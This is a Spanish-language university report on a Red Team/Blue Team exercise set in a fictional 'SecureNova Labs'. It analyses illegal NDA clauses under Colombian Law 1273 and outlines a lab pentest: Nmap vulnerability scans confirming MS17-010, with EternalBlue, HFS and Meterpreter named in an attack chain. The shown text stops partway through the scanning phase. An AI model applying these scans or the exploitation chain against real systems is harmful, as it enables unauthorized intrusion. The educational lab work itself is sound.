Capacidades técnicas, tácticas y de respuesta para equipos Red Team y Blue Team

Blanca Liliana Sánchez García

Asesor

Eduvin Trigo Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

El presente informe técnico consolida las actividades desarrolladas por los equipos Red Team y Blue Team, junto con el análisis legal y ético, en los escenarios prácticos propuestos por Securenova labs. El documento integra los principales hallazgos obtenidos durante el laboratorio, incluyendo la identificación de vulnerabilidades, la explotación de servicios inseguros, las técnicas de escalamiento de privilegios y movimiento lateral, así como las acciones de detección, contención, erradicación y recuperación implementadas desde la perspectiva defensiva. De manera complementaria, se analiza el marco normativo colombiano, con énfasis en la ley 1273 de 2009 y el código de ética del COPNIA, resaltando la relevancia de la legalidad y la responsabilidad profesional en el ejercicio de pruebas de seguridad. Finalmente, se presentan recomendaciones orientadas al fortalecimiento de la postura de seguridad organizacional y a la mejora de la coordinación entre los equipos ofensivos y defensivos.

Palabras clave: Blue Team, Ciberseguridad, Ética, Red Team, Vulnerabilidades**.**

Abstract

This technical report consolidates the activities carried out by the Red Team and Blue Team, together with the legal and ethical analysis, within the practical scenarios proposed by SecureNova Labs. The document integrates the main laboratory findings, including vulnerability identification, exploitation of insecure services, privilege escalation and lateral movement techniques, as well as detection, containment, eradication, and recovery actions implemented from a defensive perspective. Additionally, the Colombian legal framework is analyzed, with emphasis on law 1273 of 2009 and the COPNIA code of ethics, highlighting the importance of legality and professional responsibility in security testing activities. Finally, recommendations are presented to strengthen the organizational security posture and improve coordination between offensive and defensive teams.

Keywords: Blue Team, Cybersecurity, Ethics, Red Team, Vulnerabilities.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Blue team:

Equipo responsable de la defensa, monitoreo, detección, análisis y respuesta ante incidentes de seguridad informática dentro de una organización.

IoC (Indicators of Compromise):

Evidencias observables que indican una posible intrusión o actividad maliciosa en un sistema, tales como direcciones IP, hashes de archivos o comportamientos anómalos.

Mittre att&ck:

Marco de referencia que clasifica y describe las tácticas, técnicas y procedimientos utilizados por actores maliciosos durante un ciberataque.

MS17-010 (eternalblue):

Vulnerabilidad crítica en el protocolo SMBv1 de sistemas Windows que permite la ejecución remota de código y ha sido ampliamente explotada en ataques reales.

Pivoting:

Técnica utilizada por un atacante para moverse lateralmente dentro de una red, aprovechando un sistema previamente comprometido como punto de acceso hacia otros equipos internos.

RCE (Remote Code Execution):

Capacidad de ejecutar comandos o código de forma remota sobre un sistema vulnerable sin necesidad de acceso físico.

Red team:

Equipo encargado de simular ataques reales con el objetivo de evaluar la efectividad de los controles de seguridad y la capacidad de detección y respuesta de la organización.

SIEM (Security Information and Event Management):

Plataforma que centraliza, correlaciona y analiza eventos de seguridad provenientes de múltiples fuentes para apoyar la detección y respuesta ante incidentes.

Introducción

La ciberseguridad moderna exige capacidades tanto ofensivas como defensivas para anticiparse a las amenazas y responder de forma efectiva ante incidentes. Secure nova labs, en su proceso de selección de expertos en seguridad, plantea escenarios prácticos que permiten evaluar competencias técnicas, éticas y metodológicas de los candidatos.

Los escenarios desarrollados incluyeron actividades de red team centradas en explotación de vulnerabilidades críticas y técnicas de movimiento lateral, y actividades de Blue Team enfocadas en la detección, análisis, contención y mitigación de intrusiones. Todo ello se soportó en marcos internacionales como NIST SP 800-115 para pruebas ofensivas y NIST SP 800-61 para la gestión de incidentes, así como en los CIS Controls para el fortalecimiento de la postura de seguridad organizacional (National Institute of Standards and Technology [NIST], 2008, 2012; Center for Internet Security, 2024).

El análisis también abarcó el componente legal y ético del ejercicio, destacando la importancia de la Ley 1273 de 2009 sobre delitos informáticos (congreso de Colombia, 2009) y de los principios del ejercicio profesional definidos por el COPNIA (2008).

Objetivos

Objetivo General

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en la infraestructura TI, integrando las perspectivas Red Team, Blue Team y el análisis ético-legal.

Objetivos Específicos

Identificar vulnerabilidades explotadas durante los escenarios Red Team.

Evaluar la respuesta Blue Team en términos de detección, contención y remediación.

Analizar implicaciones éticas y legales asociadas a la ejecución de pruebas de seguridad.

Formular recomendaciones para el fortalecimiento de la postura de seguridad.

Integrar marcos internacionales en el análisis (NIST, CIS, OWASP).

Marco Teórico

Marco Legal y Ético

Los análisis realizados en la Etapa 2 revelaron que el Acuerdo de Confidencialidad presentaba cláusulas abiertamente ilegales, tales como prohibir la denuncia de delitos y validar el manejo de información obtenida mediante “chuzadas”. Esto vulnera la Ley 1273 de 2009, que tipifica los delitos informáticos y protege la información y los datos en medios digitales (Congreso de la República de Colombia, 2009).

Los principios del ejercicio profesional definidos por el Consejo Profesional Nacional de Ingeniería (COPNIA, 2008).

Delitos Informáticos Aplicables (Ley 1273 de 2009)

- Art. 269A – Acceso abusivo a un sistema informático.
- Art. 269B – Interceptación de datos informáticos.
- Art. 269E – Violación de datos personales.

Estas irregularidades comprometen la legalidad del proceso, demostrando la importancia de que los profesionales en ciberseguridad no se sometan a cláusulas abusivas.

Modelos de ataque y defensa aplicados

Durante los ejercicios técnicos se aplicaron tres modelos fundamentales:

Mittre Att&ck

Estas tácticas y técnicas se encuentran alineadas con el marco de referencia MITRE ATT&CK, ampliamente utilizado para la clasificación de comportamientos adversarios en ciberseguridad (MITRE Corporation, 2023).

- Initial Access: Exploit Public-Facing Application (HFS).
- Execution: Remote Command Execution.

- Privilege Escalation: Kernel Exploits (MS17-010).
- Lateral Movement: Pivoting hacia Host-B.

Cyber Kill Chain (Lockheed Martin)

- Reconocimiento → HFS/SMB.
- Armas → Payloads Meterpreter.
- Entrega → Exploit remoto.
- Instalación → Sesiones persistentes.
- Acciones en el objetivo → Creación de usuario admin en Host-B.

La secuencia descrita corresponde al modelo Cyber Kill Chain, propuesto por Lockheed Martin para el análisis de ataques avanzados (Lockheed Martin, 2015).

NIST SP 800-115 / NIST SP 800-61

- NIST 800-115: guía para pruebas ofensivas.
- NIST 800-61: marco para respuesta a incidentes.

Estos marcos proporcionan una base metodológica para pruebas de seguridad y respuesta a incidentes ampliamente aceptada a nivel internacional (NIST, 2008, 2012).

Estrategias Red Team & Blue Team para el Fortalecimiento de la Seguridad en Securenova Labs

Etapa Legal

De acuerdo con el Anexo 2 – Escenario 2, SecureNova Labs advierte que los documentos fueron elaborados por un abogado despedido por posibles irregularidades, lo que implica riesgo de cláusulas ilícitas o antiéticas (Universidad Nacional Abierta y a Distancia [UNAD], s. f.-a, p. 1).

En efecto, al analizar el Anexo 3 (Universidad Nacional Abierta y a Distancia [UNAD], s. f.-a, p. 1) – Acuerdo, se evidencian múltiples disposiciones contrarias a la ley y a la ética profesional:

Cláusula Primera

"…la parte receptora, se obliga a no divulgar… la información confidencial o sobre procesos ilegales dentro de SecureNova Labs no podrán ser divulgados." (UNAD, s. f.-b, p. 3)

Podemos decir que se ve una irregularidad obligar al firmante a guardar silencio sobre "procesos ilegales" constituye una cláusula ilícita y contraria al principio de legalidad. Nadie puede ser obligado contractualmente a ocultar delitos o irregularidades.

Hablando del Impacto ético atenta contra la transparencia, la ética profesional y el deber ciudadano de denunciar actos ilegales.

Cláusula Segunda, Numeral 2

"…datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'." (UNAD, s. f.-b, p. 3)

Se puede observar que esto es una irregularidad ya que se está normalizando la posesión o manejo de información proveniente de actividades ilegales (interceptaciones y accesos no autorizados).

Esto conlleva a una implicación legal, implica delitos tipificados en la Ley 1273 de 2009, como el acceso abusivo a un sistema informático (art. 269A) y la interceptación de datos informáticos (art. 269B).

Éticamente, es inaceptable que una empresa de ciberseguridad —que debe proteger la información— promueva o posea "datos de chuzadas".

Este fragmento reconoce como parte de la "información confidencial" datos obtenidos mediante actividades ilícitas, lo que configura una infracción directa a la Ley 1273 de 2009, que sanciona el acceso no autorizado e interceptación de datos informáticos (Congreso de la República de Colombia, 2009, arts. 269A–269B).

Cláusula Cuarta, Numerales 3 y 4

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso…"

"Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca…"

(UNAD, s. f.-b, p. 4)

Estas cláusulas pretenden prohibir la denuncia de delitos ante las autoridades, lo que es inconstitucional y vulnera el derecho y deber ciudadano de reportar actividades criminales.

Es completamente inmoral coartar el deber de denunciar actos de espionaje o manipulación de datos.

Estas condiciones serían consideradas cláusulas abusivas y nulas de pleno derecho, ya que buscan encubrir posibles delitos.

Cláusula Octava

"…En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a SecureNova Labs." (UNAD, s. f.-b, p.8)

Esta cláusula pretende eximir de responsabilidad penal a la empresa, incluso cuando se trate de información obtenida de forma ilegal, lo cual constituye una grave irregularidad.

Desde el punto de vista jurídico, ningún contrato puede liberar de responsabilidad penal a una parte involucrada en actos ilícitos, ya que la responsabilidad penal es personal e intransferible.

En el ámbito ético, resulta reprochable intentar trasladar la culpa al estudiante o empleado con el fin de encubrir las acciones de la empresa.

Artículos de la ley 1273 de 2009

El análisis permite concluir que las conductas descritas violan varios artículos del Código Penal Colombiano, modificados por la Ley 1273 de 2009, los cuales protegen la información y los datos en medios informáticos:

Tabla 1.

Artículos de la Ley 1273 de 2009 posiblemente vulnerados por el Acuerdo de SecureNova Labs

Artículo	Contenido	Forma en que se vulnera
Art. 269A	Acceso abusivo a un sistema informático	Se normaliza el manejo de información proveniente de accesos no autorizados.

Art. 269B	Interceptación de datos informáticos	Se legitiman "datos de chuzadas" e interceptaciones ilegales.
Art. 269E	Violación de datos personales	Se promueve el uso y posesión de datos obtenidos sin autorización.
Art. 269F	Uso de software malicioso	Puede inferirse si las "interceptaciones" se realizaron con herramientas de intrusión.
Art. 269G	Violación de medidas de seguridad informática	La obtención de información mediante vulneración de sistemas constituye delito.

Nota. La tabla presenta los artículos de la Ley 1273 de 2009 que podrían verse vulnerados por las cláusulas del Anexo 3 (UNAD, s. f.) – Acuerdo, al incluir disposiciones que legitiman la interceptación y uso de información obtenida ilícitamente (Congreso de la República de Colombia, 2009).

El Anexo 3 (UNAD, s. f.) – Acuerdo contiene cláusulas ilegales y contrarias a la ética profesional, especialmente aquellas que:

- Prohíben denunciar delitos o actividades de espionaje.
- Reconocen como legítimos los “datos de chuzadas”.
- Intentan liberar a la empresa de responsabilidades legales.
- Estas disposiciones vulneran los principios constitucionales, el deber de denuncia y los artículos 269A, 269B, 269E, 269F y 269G de la Ley 1273 de 2009 (Congreso de la República de Colombia, 2009).

  Por tanto, el acuerdo no debe firmarse ni aplicarse sin una revisión jurídica, pues comprometería la integridad ética y legal del firmante.

¿Aplicaría al trabajo en SecureNova Labs bajo las condiciones del Anexo 3 (UNAD, s. f.) – Acuerdo?

¿Dónde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio?

No.

Como profesional experto en ciberseguridad, no aplicaría a un empleo en SecureNova Labs bajo las condiciones estipuladas en el Anexo 3 – Acuerdo, pese al atractivo salario y la estabilidad laboral ofrecida.

El análisis previo evidencia que el acuerdo contiene cláusulas ilegales y antiéticas, tales como la obligación de guardar silencio sobre procesos ilícitos y la aceptación de información obtenida mediante “chuzadas” o “accesos abusivos a sistemas informáticos” (Universidad Nacional Abierta y a Distancia [UNAD], s. f.-b, p. 3). Este tipo de disposiciones violan la Ley 1273 de 2009, que sanciona penalmente el acceso, la interceptación y la manipulación indebida de información digital (Congreso de la República de Colombia, 2009, arts. 269A–269G).

Además, el Anexo 2 (UNAD, s. f.) – Escenario 2 advierte que el documento fue elaborado por un abogado despedido por posibles irregularidades y no revisado por la alta gerencia, lo cual incrementa los riesgos éticos y jurídicos de cualquier aspirante que lo firme (UNAD, s. f.-a, p. 1).

Aceptar un empleo en tales condiciones podría implicar complicidad indirecta en delitos informáticos o violaciones a la confidencialidad legítima de terceros, comprometiendo la reputación y la idoneidad profesional del ingeniero.

En consecuencia, desde una perspectiva ética y profesional, la decisión responsable sería rechazar la oferta, priorizando los valores de la integridad, la legalidad y la responsabilidad social sobre cualquier beneficio económico.

Argumentación de la respuesta según el código de ética del COPNIA

La decisión de no aceptar el cargo se fundamenta en los principios del Código de Ética Profesional de los Ingenieros, establecido por el Consejo Profesional Nacional de Ingeniería (COPNIA), el cual regula la conducta moral y técnica de los profesionales en ingeniería en Colombia.

El Artículo 1 del Código establece que el ejercicio de la ingeniería debe desarrollarse “con respeto a la dignidad humana, al bienestar general y al medio ambiente” (Consejo Profesional Nacional de Ingeniería [COPNIA], 2008, art. 1). Firmar un acuerdo que encubra actos ilícitos contradice directamente este principio.

Asimismo, el Artículo 2 señala que el ingeniero debe actuar “con rectitud, lealtad, imparcialidad y sentido de justicia, absteniéndose de participar en actividades que vulneren la moral, la ley o los derechos de las personas” (COPNIA, 2008, art. 2). Por tanto, aceptar un contrato que promueva el silencio frente a delitos informáticos sería una violación ética grave.

El Artículo 9 refuerza que el profesional tiene la obligación de “rehusar participar en actos que contraríen la ley o las buenas costumbres, aunque medien órdenes superiores o beneficios personales” (COPNIA, 2008, art. 9). Esto significa que, aunque el puesto ofrezca una remuneración alta y un contrato vitalicio, el deber ético del ingeniero es preservar su integridad moral y profesional.

Finalmente, el Artículo 12 indica que el ingeniero debe “denunciar ante las autoridades competentes los hechos de corrupción, fraude o actividades ilícitas que llegare a conocer en el ejercicio de su profesión” (COPNIA, 2008, art. 12). En este contexto, más que aceptar el empleo, el proceder ético sería reportar las irregularidades detectadas en el acuerdo.En síntesis, conforme al COPNIA, el ingeniero en ciberseguridad tiene la responsabilidad ética de no participar en prácticas ilegales o antiéticas, y debe velar por la transparencia, la protección de la información y el respeto al marco legal colombiano.

Aunque la oferta laboral de SecureNova Labs resulte atractiva desde el punto de vista económico, los principios éticos y legales prevalecen sobre los beneficios materiales.

Aceptar un empleo bajo un contrato que impide denunciar delitos, promueve el acceso ilegal a información o exime a la empresa de responsabilidad penal sería incompatible con la ética profesional del ingeniero y podría generar consecuencias legales graves.

Por lo tanto, el proceder correcto sería rechazar la oferta y denunciar el acuerdo irregular ante las autoridades competentes.

Análisis Ético y Legal del Caso 'Ciber Espionaje y Ética en Secure Nova Labs'

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

Las empresas de ciberseguridad deben tener el acceso estrictamente necesario —limitado en alcance, tiempo y objetivo— para cumplir la auditoría. Ese acceso debe regirse por acuerdos claros, consentimiento informado, separación de funciones, principios de least privilege y medidas técnicas y contractuales que impidan su uso indebido (p. ej., registros inmutables, cifrado, PAM, y auditorías independientes). El acuerdo del Anexo 3 (UNAD, s. f.) revela riesgos cuando normaliza manejo de "datos de chuzadas" y obliga a no denunciar, lo que demuestra por qué el acceso debe estar controlado y supervisado.

Medidas concretas para garantizar un acceso legítimo y no abusivo

Principio de mínimo privilegio y segmentación de acceso. Solo los analistas autorizados acceden a los datos estrictamente necesarios para la tarea; se usan cuentas temporales con expiración automática.

Acuerdo de trabajo y cláusulas legales claras. El contrato debe prohibir expresamente la obtención, retención o uso de información obtenida por medios ilícitos y establecer obligaciones de notificación a autoridades —contrario a las cláusulas del Anexo 3 (UNAD, s. f.) que prohíben denunciar—.

Registro y preservación de evidencias (chain of custody). Logs inmutables (WORM), firmas digitales y registros de acceso verificables que permitan auditoría forense externa.

Privileged Access Management (PAM) y control de sesiones. Monitoreo en tiempo real, grabación de sesiones privilegiadas y revisión post-actividad por auditores independientes.

Revisión y certificación por terceros. Auditorías externas periódicas para verificar cumplimiento legal y ético (incluida revisión de prácticas forenses y manejo de datos sensibles).

Consentimiento informado y Data Processing Agreement (DPA). Cliente y proveedor documentan alcance, finalidad, retención y medidas de seguridad, incluyendo obligación de denunciar hallazgos ilícitos (en consonancia con la ley).

Políticas de reporte y protección al denunciante. Dejar claro que la normativa y deber de denuncia (p. ej., frente a delitos informáticos tipificados en la Ley 1273) prevalece sobre pactos privados. (Congreso de la República de Colombia, 2009).

Referencia a los anexos: El escenario advierte que los documentos no fueron revisados por la gerencia y pueden contener cláusulas ilícitas; esto subraya la necesidad de controles contractuales y técnicos estrictos. [Anexo 2 - Escenario 2 (UNAD, s. f.-a, p. 1)].

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Implementaría una combinación de controles técnicos, procedimentales y disciplinarios que hagan casi imposible el uso no autorizado y permitan detección y sanción rápidas.

Mecanismos Recomendados

Control de acceso robusto y segregación de funciones (SoD). Separar roles de recolección, análisis y reporte; exigir doble autorización para operaciones sensibles.

PAM + Just-in-Time access. Elevación temporal con aprobación y expiración automática; todas las sesiones privilegiadas grabadas y revisadas.

Registro inmutable y alertas automáticas. Logs cifrados y WORM; alertas ante actividades anómalas (descargas masivas, exfiltración).

Monitoreo y revisión continua por terceros. Revisión periódica de grabaciones y reportes por auditores externos independientes.

Cadena de custodia y documentación estricta. Cada recolección forense documentada (por qué, quién, cuándo), con hash y custodia.

Políticas internas y cláusulas contractuales punitivas. Políticas claras que prohíban expresamente actos ilícitos; sanciones contractuales y penales. (La presencia en Anexo 3 de cláusulas que obligan a no denunciar pone en riesgo justamente la efectividad de estos controles). (UNAD, s. f.)

Programas de formación ética y certificación continua. Capacitación obligatoria en ética, manejo de datos sensibles y obligaciones legales (incluyendo Ley 1273).

Controles de integridad técnica. Herramientas de DLP (Data Loss Prevention), exfiltration prevention y sandboxing para acciones de prueba.

Evaluaciones psicológicas y verificación de antecedentes. Para personal con acceso privilegiado, para reducir riesgo de abuso.

Canales de denuncia anónima y protección del denunciante. Para que empleados puedan reportar irregularidades sin represalias; reforzar que la ley y la ética obligan a denunciar. (COPNIA: deber de rectitud y denuncia ante actos ilícitos). Anexo 3 – Acuerdo (UNAD, s. f.-b, p. 4).

¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciber espionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente

La respuesta debe ser inmediata, proporcional y orientada a la reparación y prevención: investigación forense y penal, suspensión de contratos, sanciones administrativas, transparencia, medidas de remediación y reformas en contratación pública/privada.

Pasos y Medidas Concretas

1. Suspensión inmediata del contrato y preservación de evidencia. Asegurar datos, sistemas y registros; designar un equipo forense independiente.

2. Investigación criminal y administrativa. Denuncia ante autoridades competentes para que la Fiscalía (o su equivalente) investigue actos tipificados por la Ley 1273 *(Congreso de la República de Colombia, 2009).* Paralelamente, auditoría administrativa para determinar responsabilidades contractuales y disciplinarias.

3. Sanciones y rescisión de contratos. Rescindir contratos con la empresa implicada, aplicar multas y, según el caso, inhabilitación para contratar con el Estado (o lista negra en sector privado).

4. Transparencia y comunicación. Informar a las víctimas (clientes) y al público —con límites de seguridad— sobre el alcance, medidas tomadas y plan de remediación para restaurar confianza.

5. Remediación y restitución. Restituir o mitigar daños (notificación a afectados, monitorización crediticia o técnica según datos comprometidos).

6. Revisión de procesos de contratación y gobernanza. Exigir cláusulas de cumplimiento legal y ético, auditorías forzadas, seguros de responsabilidad y requisitos de segregación de funciones en futuros contratos.

7. Reformas regulatorias si procede. Fortalecer requisitos de due diligence, control de acceso, certificaciones obligatorias y mecanismos de supervisión sectorial para empresas de ciberseguridad.

8. Recertificación y auditorías independientes. Si la empresa desea continuar operando, sujeto a auditorías externas, reforma de gobierno corporativo y supervisión prolongada antes de autorizar nuevas contrataciones.

9. Medidas disciplinarias internas y formación obligatoria. Para prevenir recurrencias: cambio de personal, formación obligatoria y controles permanentes.

10. Fomento de canales protegidos de denuncia. Incentivar y proteger denuncias internas que permitan detección temprana.

11. Fundamento legal y ético: La conducta denunciada en el Anexo 3 —especialmente las cláusulas que prohíben denunciar y que intentan eximir a la empresa— obliga a las autoridades a actuar, pues no hay cláusula contractual que pueda anular responsabilidades penales o el deber de denunciar. (UNAD, s. f.-b, p. 5). Anexo 3 – Acuerdo. (Congreso de la República de Colombia, 2009; COPNIA, 2008).

Estrategias Red Team

La topología se basa en una red de solo host/Red interna (192.168.56.0/24) en VirtualBox, de manera que el tráfico queda confinado al entorno de laboratorio, evitando exposición al exterior. (Ver tabla 1)

Tabla 2

Maquinas Usadas

Rol	*Sistema operativo*		
Atacante	ParrotOS (Linux)	192.168.56.102	Plataforma de pruebas ofensivas con Nmap, Metasploit, Wireshark, etc.
Host-A	Windows 7	192.168.56.101	Máquina vulnerable con servicio Rejetto HFS en HTTP y SMBv1 activo en 445/TCP.
Host-B	Windows 7	192.168.56.103	Servidor interno accesible únicamente tras pivoting desde Host-A.

Nota. Tabla realizada por el autor (Ingeniera Blanca Sanchez).


Desarrollo Técnico del Pentesting

Fase de Reconocimiento

Se confirmó la misma red de difusión (192.168.56.0/24) desde Parrot (192.168.56.102/24) y se realizaron escaneos y capturas que permitieron identificar servicios expuestos y conservar evidencias para análisis forense. (Como se observa en las siguientes figuras 1 y 2, se puede evidenciar un ejemplo y un vector de un ataque).

Figura 1

Ejemplo de un Ataque



Nota. Tomado de: https://www.open.edu/openlearn/digital-computing/learning-major-cyber-security-incidents/content-section-2.2

Figura 2

Vector del Ataque

Nota. Imagen creada por (Ingeniera Blanca Liliana Sanchez)


Se verificó que Host-A (Windows 7) pertenecía al dominio de difusión del laboratorio; su interfaz reportó la dirección 192.168.56.101. Al confirmarse la co-ubicación en el mismo segmento, los escaneos y las capturas de paquetes pueden correlacionarse de forma fiable con la estación víctima. Esta congruencia topológica facilita la identificación de servicios expuestos, la atribución del tráfico y la preservación de artefactos digitales para análisis forense.

A su vez se verifico que el Host-B (Windows 7) pertenecía al dominio de difusión del laboratorio; su interfaz reportó la dirección 192.168.56.103

Comandos útiles (Windows 7): En las figuras 3 y 4 se muestran las IPs de las maquinas Host-A y Host-B

Figura 3


Confirmación IP Host-B



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: ip a

Figura 4.

Confirmación IP Host-A



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: ipconfig/all

Interpretación Técnica

- Nmap envía paquetes de sondeo (ICMP, TCP SYN, etc.) para determinar qué direcciones IP responden.
- El resultado permite identificar la “huella” inicial de la red (hosts activos), requisito previo para priorizar objetivos.
- Se confirmó que 192.168.56.101 (Host-A) y 192.168.56.103 (Host-B) están vivos y responden.

Adicionalmente, en las máquinas Windows se utilizaron:

ipconfig /all arp -a netstat -ano

- ipconfig /all: confirma la dirección IP, máscara, puerta de enlace, DNS y estado de interfaces.

- arp -a: permite correlacionar direcciones IP con direcciones MAC observadas localmente, muy útil para análisis forense de tráfico.\
- netstat -ano: lista conexiones activas, puertos en escucha y el PID del proceso asociado, lo que ayuda a identificar qué servicios están exponiendo puertos críticos.

Como evidencia técnica del reconocimiento inicial, se ejecutó el comando nmap -sV --script vuln 192.168.56.101, cuyos resultados permitieron identificar servicios activos y versiones vulnerables.

En particular, la detección del servicio SMB en el puerto 445/TCP, junto con la salida positiva del script smb-vuln-ms17-010, confirmó la exposición a la vulnerabilidad CVE-2017-0143.


Esta evidencia valida técnicamente la superficie de ataque y sustenta la posterior selección del vector de explotación, evitando suposiciones y alineando el proceso con la metodología descrita en NIST SP 800-115.

Fase de Escaneo

Barrido Nmap de 192.168.56.0/24 desde Parrot (192.168.56.102) para identificar hosts, puertos y servicios, focalizando en 192.168.56.100. En las figuras 5, 6 y 7 se mostraran los comandos para realizar el escaneo de puertos.

Figura 5


Correlación MAC/IP



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: arp -a

Figura 6


Conexiones Activas



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: netstat -ano

Figura 7

Barrido Nmap



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Comando: sudo nmap 192.168.56.0/24

